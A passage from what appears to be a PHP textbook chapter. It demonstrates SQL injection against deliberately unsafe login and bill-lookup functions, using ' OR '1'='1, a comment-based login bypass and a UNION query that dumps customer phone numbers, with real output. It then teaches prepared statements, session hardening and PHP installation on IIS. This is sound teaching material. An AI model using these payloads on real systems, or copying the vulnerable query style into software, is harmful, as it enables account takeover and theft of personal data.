    echo "=== $label", PHP_EOL, "typed e-mail   : $email", PHP_EOL, "typed password :
$password", PHP_EOL;
    $row = loginUnsafe($pdo, $email, $password, $sql);
    echo "SQL built      : ", preg_replace('/\s+/', ' ', $sql), PHP_EOL;
    echo "unsafe page    : ", $who($row), PHP_EOL;
    echo "safe page      : ", $who(loginSafe($pdo, $email, $password)), PHP_EOL, PHP_EOL;
}

$lookups = [
    'honest bill id' => 'B2931',
    'UNION attack'   => "x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 -- ",
];
foreach ($lookups as $label => $billId) {
    echo "=== $label", PHP_EOL, "typed bill id  : $billId", PHP_EOL;
    $rows = billStatusUnsafe($pdo, $billId, $sql);
    echo "SQL built      : $sql", PHP_EOL, "unsafe page    : ", count($rows), " row(s)",
PHP_EOL;
    foreach ($rows as [$a, $b]) {
        echo "                 $a | $b", PHP_EOL;
    }
    echo "safe page      : ", count(billStatusSafe($pdo, $billId)), " row(s)", PHP_EOL,
PHP_EOL;
}
```

This is its real output, on SQLite; on MariaDB it was identical, character for character.

```
=== honest cashier
typed e-mail   : kasir1@profitina-laundry.example
typed password : Kasir#2026
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = 'Kasir#2026'
unsafe page    : REFUSED
safe page      : LET IN as Dewi Lestari Putri (E0004)

=== password box attack
typed e-mail   : kasir1@profitina-laundry.example
typed password : ' OR '1'='1
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = '' OR '1'='1'
unsafe page    : LET IN as Hendra Wijaya (E0001)
safe page      : REFUSED

=== e-mail box attack
typed e-mail   : kasir1@profitina-laundry.example' --
typed password : anything
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' -- ' AND password = 'anything'
unsafe page    : LET IN as Dewi Lestari Putri (E0004)
safe page      : REFUSED

=== honest bill id
typed bill id  : B2931
SQL built      : SELECT id, status FROM Bill WHERE id = 'B2931'
unsafe page    : 1 row(s)
                 B2931 | queued
safe page      : 1 row(s)

=== UNION attack
typed bill id  : x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 --
SQL built      : SELECT id, status FROM Bill WHERE id = 'x' UNION SELECT name, phone FROM
Customer ORDER BY 1 LIMIT 3 -- '
unsafe page    : 3 row(s)
                 Adi Eko Alatas | 0811-0000-1612
                 Adi Saputra | 0811-0000-1509
                 Agus Fauzi | 0856-0000-8730
safe page      : 0 row(s)
```

5.13.2 Reading the attacks

The honest cashier is refused by the unsafe page, which compares the password with the legacy `password` column (`*****`): unsafe pages are often wrong as well.

Eleven characters in the password box. The stranger typed `' OR '1'='1`. Their first apostrophe *closed* the string early, making `password = ''`; then their text continued as SQL, `OR '1'='1`, closed neatly by the template's own apostrophe. The condition became

$$(email = \text{'kasir1@...'} \wedge password = \text{''}) \vee (\text{'1'} = \text{'1'}) \tag{5.3}$$

`AND` (∧) binds more tightly than `OR` (∨). The left half of Equation (5.3) is false for every row; the right half is true for every row. Every employee matches, and `fetch()` returns the first: the owner, `E0001`.

The e-mail box is as open. `--` plus a space starts an SQL comment, so a known address followed by `' --` discards the whole password test.

Reading tables the page never mentions. `UNION` appends the rows of a second `SELECT`, and the stranger's reads `Customer`: names and telephone numbers printed by a page meant to show one bill's status. With a larger `LIMIT`, all 256.

This is not a clever trick, and it is not rare. Injection has been on the OWASP Top Ten list of web application risks since its first edition in 2003, and the 2025 edition still lists it, as A05 [15]. It needs no special tools: every attack above was typed into an ordinary form field. And under UU PDP No. 27/2022 [13], the names and telephone numbers printed by the last attack are personal data, whose leak the shop must answer for.

5.13.3 The repair

DEFINITION. A **prepared statement** is a SQL statement in which every place a value goes is written as a placeholder (`?` or a name such as `:email`), and which is sent to the database *first*, on its own. The values are sent afterwards, separately, as data. The database has parsed and fixed the meaning of the statement before it has seen a single value, so no value can change what the statement does.

Figure 5.16 draws the difference.



Figure 5.16 Glued SQL against a prepared statement. When strings are glued, the stranger's text becomes part of the statement; when the statement is prepared first, the same text can only ever be compared, as a value.

Listing 5.46 is the repaired code.

Listing 5.46 `php/injection/safe.php`: the same two functions with placeholders, and a password check against the stored hash.

```php
<?php
declare(strict_types=1);

// The repair: the SQL text is fixed, and what the stranger typed travels
// separately, as a value that can never become part of the statement.

function verifyPassword(string $password, string $stored): bool
{
    // Stored form: pbkdf2_sha256$<iterations>$<salt, Base64>$<hash, Base64>
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $hash = base64_decode($parts[3], true);
    $test = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], 32, true);
    return hash_equals($hash, $test);                // compare in constant time
}

function loginSafe(PDO $pdo, string $email, string $password): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, email, password_hash FROM Employee WHERE email
= ?");
    $stmt->execute([$email]);
    $row = $stmt->fetch();
    if ($row === false || $row['password_hash'] === null
            || !verifyPassword($password, $row['password_hash'])) {
        return null;
    }
    unset($row['password_hash']);                    // never hand the hash onward
    return $row;
}

function billStatusSafe(PDO $pdo, string $billId): array
{
    $stmt = $pdo->prepare("SELECT id, status FROM Bill WHERE id = ?");
    $stmt->execute([$billId]);
    return $stmt->fetchAll(PDO::FETCH_NUM);
}
```

The e-mail is now a `?`; the employee is found by e-mail alone, and `verifyPassword()` checks the typed password against `password_hash` (`pbkdf2_sha256$600000$<salt>$<hash>`) with `hash_pbkdf2()` and the constant-time `hash_equals()`. (A new PHP-only application would simply use `password_hash()` and `password_verify()`; this schema is shared with Java and Python.)

Read the `safe page` lines again. The honest password works; all three attacks are refused; the `UNION` finds **0 rows**, because the database searched for a bill whose id is the literal 64-character text `x' UNION SELECT ...`. The attack was not filtered or escaped; it was *searched for*, as a value, and found nothing.

5.13.4 The rule, and the two things it does not cover

> **THE RULE.** Every value that came from outside your program goes into SQL as a bound parameter. Every single one, not only "the ones that look dangerous". You cannot tell which are dangerous, and making that judgment is itself the bug.

Two things cannot be placeholders, because they are not values.

A table or column name (`SELECT * FROM ?` and `ORDER BY ?` do not work). Check the visitor's choice against a list you wrote and insert only your own string: `$sort = in_array($_GET['sort'] ?? '', ['arrived', 'payment', 'id'], true) ? $_GET['sort'] : 'arrived';`.

`LIKE` wildcards. Binding `'%' . $text . '%'` is safe; a `%` inside the visitor's text only broadens their own search.

`mysqli_real_escape_string()` works but must be applied to every value, forever, by everyone; a prepared statement is right by construction, as OWASP's cheat sheet [16] advises. `mysqli` has them too: `$stmt = $conn->prepare('... WHERE email = ?'); $stmt->bind_param('s', $email); $stmt->execute();`, one type letter per placeholder (`s`, `i`, `d`).

5.14 A Small Web Application: Sessions, PDO and Escaping Together

Everything meets in three short pages. **Listing 5.47** runs first on each.

Listing 5.47 `php/web/boot.php`: connect code, the shop's time zone, a session whose cookie scripts cannot read, and a one-letter escaping function.

```
<?php
// boot.php: what every page of this small web application does first.
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';

date_default_timezone_set('Asia/Jakarta');
session_set_cookie_params([
    'httponly' => true,       // page scripts cannot read the session cookie
    'samesite' => 'Lax',      // another site's form does not carry it
]);
session_start();

function h(mixed $s): string  // escape a value on its way into HTML
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
```

Listing 5.48 is the sign-in page. It uses `loginSafe()` from **Listing 5.46**, gives the browser a fresh session id at the moment of sign-in, and redirects.

Listing 5.48 `php/web/login.php`: sign-in with a prepared statement, a hash check, `session_regenerate_id(true)` and a redirect.

```
<?php
// login.php: sign in with an e-mail and a password; the identity goes into the session.
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../injection/safe.php';

$error = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = loginSafe(connect(), (string) ($_POST['email'] ?? ''), (string)
($_POST['password'] ?? ''));
    if ($user !== null) {
        session_regenerate_id(true);          // a new ticket at sign-in: an old one is
worthless
        $_SESSION['user'] = $user;
        header('Location: customers.php');
        exit;
    }
    $error = 'Wrong e-mail or password.';
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Sign in</title></head>
<body>
<h1>Profitina Laundry: sign in</h1>
<?php if ($error !== ''): ?><p><?= h($error) ?></p><?php endif; ?>
<form method="post">
  <label>E-mail <input name="email" type="email" required></label>
  <label>Password <input name="password" type="password" required></label>
  <button>Sign in</button>
</form>
</body>
</html>
```

Listing 5.49 is the protected page. It searches customers with a `GET` form and adds one with a `POST` form.

Listing 5.49 `php/web/customers.php`: a protected page that reads with `GET`, writes with `POST`, answers a successful `POST` with a redirect, and escapes every value it prints.

```
<?php
// customers.php: search customers (GET) and add one (POST, then redirect).
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../pdo/Customers.php';

if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
$pdo = connect();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $name  = trim((string) ($_POST['name'] ?? ''));
    $phone = trim((string) ($_POST['phone'] ?? ''));
    if ($name !== '' && preg_match('/^08\d{2}-\d{4}-\d{4}$/', $phone)) {
        $id = createCustomer($pdo, $name, 'f', 'Surabaya', '2000-01-01', 'Surabaya',
                             $phone, strtolower(str_replace(' ', '.', $name)) .
'@example.com',
                             date('Y-m-d H:i:s'));
        header('Location: customers.php?q=' . urlencode($phone));  // Post/Redirect/Get
        exit;
    }
    http_response_code(400);
    $error = 'A name and a phone such as 0813-0000-1234 are required.';
}
$q = trim((string) ($_GET['q'] ?? ''));
$rows = $q === '' ? [] : searchCustomers($pdo, $q, 10);
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Customers</title></head>
<body>
<p>Signed in as <?= h($_SESSION['user']['name']) ?>. <a href="logout.php">Sign out</a></p>
<form method="get"><input name="q" value="<?= h($q) ?>"> <button>Search</button></form>
<?php if (isset($error)): ?><p><?= h($error) ?></p><?php endif; ?>
<table>
<?php foreach ($rows as $r): ?>
<tr><td><?= h($r['id']) ?></td><td><?= h($r['name']) ?></td><td><?= h($r['phone'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post">
  <input name="name" placeholder="Name"> <input name="phone" placeholder="0813-0000-1234">
  <button>Add customer</button>
</form>
</body>
</html>
```

Every printed value passes through `h()` (`htmlspecialchars()`, Chapter 3). Searching is a question, so a `GET` the cashier can bookmark; adding is an action, so a `POST`, answered with a redirect (**Post/Redirect/Get**) so that *Reload* cannot add the customer twice. Served with `php -S localhost:8080 -t web` and driven with `curl`, filtered with `grep`:

```
$ curl -s -i -c jar http://localhost:8080/customers.php | grep -E 'HTTP|Location|Set-
Cookie'
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=2ab2c1d153b2beb5c142aae855e21cd4; path=/; HttpOnly; SameSite=Lax

$ curl -s -i -b jar -d 'name=&phone=12345' http://localhost:8080/customers.php | grep -E
'HTTP/|required'
HTTP/1.1 400 Bad Request
<p>A name and a phone such as 0813-0000-1234 are required.</p><table>
```

Without a session the page redirects to `login.php`, with an `HttpOnly`, `SameSite=Lax` cookie. A wrong password is refused; the right one gets a 302 and a **different** session id, from `session_regenerate_id(true)`. `Ayu` also finds Bayu and Citra Ayu, because `%Ayu%` means "contains". `<script>` comes back as `<script>`. The new customer is found as `C0257`, and an invalid form gets **400 Bad Request**: the status code is part of the answer. ## Installing PHP by Hand, and Running It on IIS

5.14.1 Why bother, when XAMPP works?

Because many offices run Windows, which includes its own web server, **Internet Information Services** (IIS, **Figure 5.17**), installed and switched off. Choosing a server trades free, open-source freedom (nobody to call) against proprietary support and responsibility (at a price). IIS applications are normally ASP.NET with Microsoft SQL Server (**Figure 5.18**; SQL Server 2025 became generally available in November 2025 [17]), the subject of Chapters 9 to 15, but IIS can run PHP too.



Figure 5.17 Internet Information Services, Microsoft's web server. It is a Windows feature rather than a download: already on the machine, switched off.

Figure 5.18 Microsoft SQL Server, the database IIS applications usually use. Chapter 15 reaches it through ADO.NET.

The nine steps, each depending on the one before: download PHP; install the Visual C++ runtime; put PHP on the `PATH`; make `php.ini`; test PHP; switch on CGI; map `.php` to PHP in IIS; restrict the handler; restart and test.

5.14.2 Downloading PHP and the Visual C++ runtime



Figure 5.19 The choices on `https://windows.php.net/download` [18], drawn as a path: the newest line, the VS17 build, x64, **Non Thread Safe (NTS)**, and the **Zip**, extracted into a folder with no spaces in its path, for example `D:\Program\PHP`. The grey boxes are the files you do not need for IIS.

Non-thread-safe suits IIS (**Figure 5.19**): under Apache, PHP shares the server's process and must be thread-safe; under IIS it runs as a separate CGI process per request, where thread safety is pure overhead.

PHP 8.4 and 8.5 for Windows are built with Visual Studio 2022 (the "VS17" in the file names; PHP 8.2 and 8.3 are VS16 builds) and need the Microsoft C++ runtime. Microsoft now ships one package for every compiler from Visual Studio 2017 to 2026, the *Visual C++ v14 Redistributable*: `vc_redist.x64.exe` for 64-bit PHP (`x86` for 32-bit) from the permanent address `https://aka.ms/vc14/vc_redist.x64.exe` [19]. Without it PHP fails with a message about a

missing DLL. The installer asks three things of you (**Figure 5.20**, **Figure 5.21**, **Figure 5.22**); the pictures show an older 2015–2019 package, whose dialogs are the same as today's.



Figure 5.20 The Visual C++ Redistributable installer: tick the license box (1) and press **Install** (2).



Figure 5.21 The installer at work (1). Installing both the x64 and the x86 versions is harmless.



Figure 5.22 Setup successful (1). Press **Restart** (2) before going further.

5.14.3 Putting PHP on the PATH

Open System Properties (**Figure 5.23**; press the Windows key and type *environment variables*), edit **Path** (**Figure 5.24**) and add the PHP folder (**Figure 5.25**).



Figure 5.23 System Properties, *Advanced* tab (1). The **Environment Variables** button at the bottom (2) is the way in.



Figure 5.24 The Environment Variables window. Select **Path** in the lower list (1), which applies to every user, and press **Edit...** (2).



Figure 5.25 Adding `D:\Program\PHP` to the end of `Path` (1) and confirming with **OK** (2). Each entry is one folder, searched in order whenever you type a command without a path.

> **A terminal reads `Path` when it starts.** A Command Prompt that was already open still has the old value, so `php` stays "not recognized". Close it and open a new one before deciding that the change did not save.

5.14.4 Making `php.ini`

The folder has only two templates (**Figure 5.26**); copy `php.ini-production` and rename the copy `php.ini` (**Figure 5.27**).



Figure 5.26 The extracted PHP folder, with `php.ini-development` and `php.ini-production` (1) but no `php.ini`; **Copy** (2) starts the fix. PHP runs without one, on built-in defaults, which is why "it runs but no extensions are loaded" is such a common first experience.



Figure 5.27 Copy `php.ini-production` and rename the copy to `php.ini` (1).

In `php.ini`, remove the semicolon before each line of **Listing 5.50**, adjusting values where they differ.

Listing 5.50 `server/php-iis.ini`: the lines of `php.ini` to enable for PHP under IIS.

```
; php.ini for PHP under IIS: remove the ";" in front of each of these lines.
open_basedir = "D:\inetpub\wwwroot"
extension_dir = "ext"
cgi.force_redirect = 0
cgi.fix_pathinfo=1
fastcgi.impersonate = 1
extension=bz2
extension=curl
extension=gd
extension=ldap
extension=mbstring
extension=mysqli
extension=openssl
date.timezone = Asia/Jakarta
```

`open_basedir` confines PHP to the website's folder; `extension_dir` locates the extension DLLs; the three `cgi`/`fastcgi` lines make PHP work as IIS's CGI program; the `extension=` lines enable compression, HTTP requests, images, LDAP, multi-byte strings, MySQL and encryption (add `pdo_mysql` and `pdo_sqlite` for Section 5.14); `date.timezone` sets the clock.

5.14.5 Testing PHP before IIS is involved

Figure 5.28 `php --version`, here on the build machine (PHP 8.4.21, Linux). On Windows, in a new Command Prompt, the PHP 8.5 zip prints the same lines with its own version and `(NTS Visual C++ 2022 x64)` where this one says `(NTS)`, highlighted. If this prints a version, PHP is installed and on the `PATH`, and any problem from here on belongs to IIS, not to PHP.

```
Terminal: php --info

$ php --info | head -16
phpinfo()
PHP Version => 8.4.21

System => Linux vm 6.18.44-fc-v37 #1 SMP PREEMPT_DYNAMIC @0 x86_64
Build Date => May  7 2026 18:44:14
Build System => Linux
Build Provider => Debian
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php/8.4/cli
Loaded Configuration File => /etc/php/8.4/cli/php.ini
Scan this dir for additional .ini files => /etc/php/8.4/cli/conf.d
Additional .ini files parsed => /etc/php/8.4/cli/conf.d/10-mysqlnd.ini,
/etc/php/8.4/cli/conf.d/10-opcache.ini,
/etc/php/8.4/cli/conf.d/10-pdo.ini,
/etc/php/8.4/cli/conf.d/15-xml.ini,
```

Figure 5.29 The first lines of `php --info`, the command-line form of `phpinfo()`, on the build machine. The highlighted *Loaded Configuration File* names the `php.ini` actually in use; on Windows it should read `D:\Program\PHP\php.ini`.

```
Terminal: the session section of php --info

$ php --info | sed -n '/^session$/,/^session.save_path/p'
session

Session Support => enabled
Registered save handlers => files user redis rediscluster
Registered serializer handlers => php_serialize php php_binary igbinary

Directive => Local Value => Master Value
session.auto_start => Off => Off
session.cache_expire => 180 => 180
session.cache_limiter => nocache => nocache
session.cookie_domain => no value => no value
session.cookie_httponly => Off => Off
session.cookie_lifetime => 0 => 0
session.cookie_path => / => /
session.cookie_samesite => no value => no value
session.cookie_secure => Off => Off
session.gc_divisor => 1000 => 1000
session.gc_maxlifetime => 1440 => 1440
session.gc_probability => 0 => 0
session.lazy_write => On => On
session.name => PHPSESSID => PHPSESSID
session.referer_check => no value => no value
session.save_handler => files => files
session.save_path => /var/lib/php/sessions => /var/lib/php/sessions
```

Figure 5.30 Further down, `php --info` prints every setting of every loaded extension; here, the session settings of Section 5.3.5, with the cookie name `PHPSESSID` highlighted. When an extension you enabled is missing from this list, look at the *Loaded Configuration File* of **Figure 5.29** first.

Figure 5.28, **Figure 5.29** and **Figure 5.30** are the whole test: PHP is installed.

5.14.6 Setting up IIS for PHP

First tick **CGI** under *Internet Information Services* → *World Wide Web Services* → *Application Development Features* in *Windows Features* (**Figure 5.31**), so that IIS may start an external program per request.

